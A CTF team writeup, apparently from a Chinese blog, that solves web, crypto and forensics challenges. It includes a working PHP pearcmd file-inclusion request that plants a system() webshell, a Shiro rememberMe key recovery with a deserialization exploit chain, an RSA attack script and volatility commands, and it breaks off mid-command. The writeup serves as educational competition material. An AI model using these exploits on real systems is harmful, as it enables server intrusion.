第七届“湖湘杯” Bugku战队writeup

原创

z.volcano 于 2021-11-19 20:43:36 发布 3768 收藏 3

分类专栏： # 比赛&amp;复现 文章标签： python 安全

本文链接：https://blog.csdn.net/weixin_45696568/article/details/121358942


版权

比赛&复现 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

我只解了一道密码和一道杂项，因为疫情没有去线下赛。



【处罚公告】经过烽火台报告，有队伍因flag异常被禁赛，按照大赛规则不接受申诉。请各队以儆效尤，尊重大赛纪律，一起维护竞赛环境。比赛过程中请选手将注册时的手机处于开机状态，裁判人员会随机检查参赛选手解题思路，严厉打击作弊行为，裁判人员的电话号码请留意比赛公告处（尾号1436、6227、1827，会实时更新），如未能进行实时电话沟通，将判定为比赛成绩无效。

1、目前0解题目共2题，分别是wear_a_mask、pastebin

2、注意：请选手时刻关注比赛公告，大赛执行规则以比赛公告为准。所有参赛选手在比赛开始至比赛结束，需进行屏幕录制操作，录屏要求按照https://gamectf.com/t/ev.pdf （或者q群里看群文件ev.pdf）

3、积分模式：动态积分模式（即每道题目的分值将根据解出队伍的数量动态变化）。前三血进行动态分值5%、3%、1%的奖励。

4、“黑灯捕杀”模式：比赛结束前一小时平台开启，届时排行榜将关闭，选手答题页面的排名、得分、攻克题目数不展示，比赛结束后恢复正常模式。每个队伍只有2次提交正确flag得分机会，每提交一次正确flag得分后扣除一次，提交错误flag不扣除次数；对于尚未被任何队解出过的题目（即0解题目），提交正确flag得分后不扣除次数，所有一血得分的情况将在比赛公告里实时公布。

5、关于Docker容器下发的题目：每个队伍同时最多下发2个容器。一个队员只能下发一个容器，下发新容器会释放该队员之前已下发的容器，请由成

黑灯模式 Flag 提交记录 >>

Bugku

token：icq0381bf2890400d7da4a5fdd07c927

34 排名　535 得分　6 攻克题目数

题目攻克进度 40.00%

6支队伍攻克　400pt　题目名称：leaker　题目类型：Misc

0支队伍攻克　500pt　题目名称：wear_a_mask　题目类型：Misc

40支队伍攻克 已解答　170pt　题目名称：某取证题　题目类型：Misc

177支队伍攻克 已解答　52pt　题目名称：signin　题目类型：Crypto

21支队伍攻克　250pt　题目名称：firstOT　题目类型：Crypto

wp


- web
  - Eazywill
  - Pentest in Autumn
- crypto
  - signin
- misc
  - 某取证题
- pwn
  - tiny_httpd
- reverse
  - Hideit

web

Eazywill

开局给了源代码,审计一下
重点在View::fetch()函数,经过一系列流程调用了renderTo，以下是重点代码

```php
extract($_vars);
include $cfile;
```




```php
            if (is_file($sfile) && filemtime($sfile) > ($ntime - $shtml_time)) {
                include $sfile;
            } else {
                ob_start();
                self::renderTo($vfile, $_vars);
                $content = ob_get_contents();
                file_put_contents($sfile, $content);
            }
        }
    }
    public static function renderTo($vfile, $_vars = []) {
        $m = strtolower(__MODULE__);
        $cfile = 'view-'.$m.'_'.basename($vfile).'.php';
        if (basename($vfile) == 'jump.html') {
            $cfile = 'view-jump.html.php';
        }
        $cfile = PATH_VIEWC.'/'.$cfile;
        if (APP_DEBUG || !file_exists($cfile) || filemtime($cfile) < filemtime($vfile)) {
            $strs = self::comp(file_get_contents($vfile), $_vars);
            file_put_contents($cfile, $strs);
        }
        extract($_vars);
        include $cfile;
    }
    private static function comp($strs, $_vars = []) {
        $varn = '([a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*)';
```

CSDN @z.volcano

那么直接传参: `/?name=cfile&value=/etc/passwd`
可以读取，但是尝试读取/flag失败，
联想到以前看过https://tttang.com/archive/1312/
那么直接靠这个考点，直接传参：


Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz



```
GET
/?+config-create+/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/<?=system($_GET[1])?>+/tmp/hello2.php HTTP/1.1
Host: eci-2ze0rz74ppzn0urgx4ss.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1606044378;
__jsluid_h=4726f99d81b014a801358e7d6e0248e7;
PHPSESSID=0f864dbaee323db31374d0f8fea2463e
Connection: close
```


```
#0000BB">IndexController</span><span style="color: #007700">{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;public&nbsp;function&nbsp;</span><span style="color:
#0000BB">index</span><span style="color: #007700">(){<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">highlight_file</span><span style="color: #007700">(</span><span style="color:
#0000BB">__FILE__</span><span style="color: #007700">);<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">assign</span><span style="color: #007700">(</span><span style="color:
#0000BB">$_GET</span><span style="color: #007700">[</span><span style="color:
#DD0000">'name'</span><span style="color: #007700">],</span><span style="color:
#0000BB">$_GET</span><span style="color: #007700">[</span><span style="color:
#DD0000">'value'</span><span style="color: #007700">]);<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;return&nbsp;</span><span
style="color: #0000BB">view</span><span style="color: #007700">();<br
/>&nbsp;&nbsp;&nbsp;&nbsp;}<br />}</span>
</span>
</code> [1mConfiguration (channel pear.php.net):  [m
=========================================
Auto-discover new Channels     auto_discover    <not set>
Default Channel                default_channel  pear.php.net
HTTP Proxy Server Address      http_proxy       <not set>
PEAR server [DEPRECATED]       master_server    <not set>
Default Channel Mirror         preferred_mirror <not set>
Remote Configuration File      remote_config    <not set>
PEAR executables directory     bin_dir
/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/<?=system($_GET[1])?>/pear
PEAR documentation directory   doc_dir
/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/<?=system($_GET[1])?>/pear/docs
PHP extension directory        ext_dir
/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/<?=system($_GET[1])?>/pear/ext
PEAR directory                 php_dir
/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/<?=system($_GET[1])?>/pear/php
PEAR Installer cache directory cache_dir
/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/<?=system($_GET[1])?>/pear/cache
PEAR configuration file        cfg_dir
```

CSDN @z.volcano


不安全 | http://eci-2ze0rz74ppzn0urgx4ss.cloudeci1.ichunqiu.com/?name=cfile&value=/tmp/hello2.php&1=ls%20/

```
<?php
namespace home\controller;
class IndexController{
        public function index(){
                highlight_file(__FILE__);
                assign($_GET['name'],$_GET['value']);
                return view();
        }
} #PEAR_Config 0.9 a:13:{s:7:"php_dir";s:81:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media m
usr var var/pear/php";s:8:"data_dir";s:82:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media mnt
var var/pear/data";s:7:"www_dir";s:81:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media mnt op
var var/pear/www";s:7:"cfg_dir";s:81:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media mnt opt
var/pear/cfg";s:7:"ext_dir";s:81:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media mnt opt proc
var/pear/ext";s:7:"doc_dir";s:82:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media mnt opt proc
var/pear/docs";s:8:"test_dir";s:83:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media mnt opt pro
var/pear/tests";s:9:"cache_dir";s:83:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media mnt opt p
var/pear/cache";s:12:"download_dir";s:86:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media mn
usr var var/pear/download";s:8:"temp_dir";s:82:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 med
tmp usr var var/pear/temp";s:7:"bin_dir";s:77:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media
tmp usr var var/pear";s:7:"man_dir";s:81:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/bin boot dev etc fffffff14ggggggg3 home lib lib64 media mnt
var var/pear/man";s:10:"__channels";a:2:{s:12:"pecl.php.net";a:0:{}s:5:"__uri";a:0:{}}}
```

CSDN @z.volcano


不安全 | view-source:http://eci-2ze0rz74ppzn0urgx4ss.cloudeci1.ichunqiu.com/?name=cfile&value=/tmp/hello2.php&1=cat%20/fffffff14ggggggg3
动换行 □

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /></span><span style="color: #007700">namespace&nbsp;</span><span style="color: #0000BB">home</span><span style="color: #007700">\</span>
</span>
</code>#PEAR_Config 0.9
a:13:{s:7:"php_dir";s:81:"/&value=/usr/local/lib/php/pearcmd.php&name=cfile&/flag{209fad41-4dab-403b-9f79-030ab52fa165}flag{209fad41-4dab-403b-9f79-030ab52fa165}/pear/php";s:8:"d
```

Pentest in Autumn

首先给了pom.xml


提示shiro是1.5.0版本，有未授权访问漏洞

访问http://eci-2zej1goyn9jh89xtqlpd.cloudeci1.ichunqiu.com:8888/;a/actuator/heapdump，然后使用MAT打开进行分析


直接oql查询：

```
select s from org.apache.shiro.web.mgt.CookieRememberMeManager s
```


直接查看左侧Attributes



Type	Name	Value
ref	cookie	org.apache.shiro.web.servlet.S...
ref	decryp...	.3GiE9..hIt..~.:



ref	encryp...	.3GiE9..hIt..~.:
ref	cipher...	org.apache.shiro.crypto.AesCi...
ref	serializer	org.apache.shiro.io.DefaultSeri...



Type	Name	Value
byte	[6]	-45
byte	[7]	-46
byte	[8]	104
byte	[9]	73
byte	[10]	116
byte	[11]	3
byte	[12]	28
byte	[13]	126
byte	[14]	-34
byte	[15]	58


根据密钥的生成规则，

base64.b64encode(struct.pack('<bbbbbbbbbbbbbbbb', -8,51,71,105,69,57,-45,-46,104,73,116,3,28,126,-34,58))

得到密钥：

+DNHaUU509JoSXQDHH7eOg==

然后使用shiro的利用工具，直接getflag



GET 目标地址 http://eci-2zej1goyn9jh89xtqlpd.cloudeci1.ichunqiu.com:8888/login 超时设置/s 5

关键字 rememberMe 指定密钥 +DNHaUU509JoSXQDHH7eOg= ☑ AES GCM

利用链 CommonsBeanutils1 回显方式 TomcatEcho

输入命令 cat /flag

```
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var

flag{597d511c-7338-4f29-ad0c-89936a3ff8fc}
```

crypto

signin

和[羊城杯 2020]RRRRRRRSA挺像的，前面连分数逼近部分的脚本用的是翅膀师傅博客里的。

```
from Crypto.Util.number import *
from gmpy2 import *
def transform(x, y):  # 使用辗转相除将分数x/y转为连分数的形式
    res = []
    while y:
        res.append(x // y)
        x, y = y, x % y
    return res


def continued_fraction(sub_res):
    numerator, denominator = 1, 0
    for i in sub_res[::-1]:  # 从sublist的后面往前循环
        denominator, numerator = numerator, i * numerator + denominator
    return denominator, numerator  # 得到渐进分数的分母和分子，并返回


# 求解每个渐进分数
def sub_fraction(x, y):
    res = transform(x, y)
    res = list(map(continued_fraction, (res[0:i] for i in range(1, len(res)))))  # 将连分数的结果逐一截取以求渐进分数
    return res


def wienerAttack(n1, n2):
    for (q2, q1) in sub_fraction(n1, n2):  # 用一个for循环来注意试探n1/n2的连续函数的渐进分数，直到找到一个满足条件的渐进分数
        if q1 == 0:  # 可能会出现连分数的第一个为0的情况，排除
            continue
        if n1 % q1 == 0 and q1 != 1:  # 成立条件
            return (q1, q2)
    print("该方法不适用")
c1=36162403019728832317821194174607496198587677207971389696482256646879509347588777385362945465309648545067123358461608876870541798752787716616621357457298773285215532022533202063638669816921207231275805252465276130479552919986480510800079645742382244387143665954862662944817069804898470974027404305072924940857724332828231359346130070307885404458799324880761371389659040265778819426471860354989436148850762935653271877527839926427935925697568828072374001797943850500 1819438
c2=33322989148902718763644384246610630825314206644879155585369541624158380990667828419255828083639294898100922608833810585530801931417726134558845725168047585271855248605561256531342703212030641555260907310067120102069499927711242804407691706542428236208695153618955781372741765233319988193384708525251620506966304554054884590718068210659709406626033891748214407992041364462525367373648910810036622684929049996166651416565651803952838857960054689875755131784246099270581394

N1=11503980705654594920805977186260327924355567034139234834587046752959976464932497598184683213285565100740449546766157604467082535318394170369978115062223491943027919434891957187137973228785863795466572754192616476358599892807001914413126912742851766193915393878752521354784245806802645542941791232545667968909982439092865081898264588543468254931576972014951006282168321910359038483914477048498085773106127237003186704660350772026733739563247251083502303578793742344 18393233
N2=12426787370760480967800231477025141122723194974238184881935579346955837930703321787230431948234448151537438897403388706760937997288757256510360603132230962886069477081555790606288075160539819758203380284567701096401111537199032073636170993713539102434978710903348985229429340520351029028921497925709658042054619008415952906676478543469054452013962732916489681426081585335143913484076318181441167687945952269748310935265121175054866791537271237968343050887412794556 21586989
q1,q2=wienerAttack(N1, N2)

p1=iroot(N1//q1,4)[0]
p2=iroot(N2//q2,4)[0]
```


```
p2=iroot(N2//q2,4)[0]

phi1=(p1**4-p1**3)*(q1-1)
phi2=(p2**4-p2**3)*(q2-1)

d1=invert(65537,phi1)
d2=invert(65537,phi2)
print(long_to_bytes(pow(c1,d1,N1)))
print(long_to_bytes(pow(c2,d2,N2)))
```

```
flag{8ef333ac-21a7-11ec-80f1-00155d83f114}
```

misc


某取证题

直接foremost，可以看到很多jpg图片和png图片，有的jpg图片上好像有字符，于是




```
┌──(volcano㉿kali)-[~/桌面/volatility]
└─$ python vol.py -f PC11.raw --profile=Win7SP1x64 filescan | grep jpg
Volatility Foundation Volatility Framework 2.6.1
0x000000007dfa0f20      1      0 R--r-d \Device\HarddiskVolume2\Users\Public\Pictures\Sample Pictures\Desert.jpg
0x000000007dfb7e90     12      0 R--r-- \Device\HarddiskVolume2\Users\XinSai\AppData\Roaming\Microsoft\Windows\Themes\TranscodedWallpaper.jpg
0x000000007e353630      2      0 RW---- \Device\HarddiskVolume2\Users\Public\Pictures\Sample Pictures\10.jpgodedWallpaper.jpg
```

一个一个dumpfiles弄出来，其中一张上面有后半个flag



接着pslist看进程，发现有wireshark，dump出来，再foremost，其中有一个加密的压缩包



```
┌──(volcano㉿kali)-[~/桌面]
└─$ foremost 1096.dmp
ERROR: /home/volcano/桌面/output is not empty
        Please specify another directory or run with -T.

┌──(volcano㉿kali)-[~/桌面]
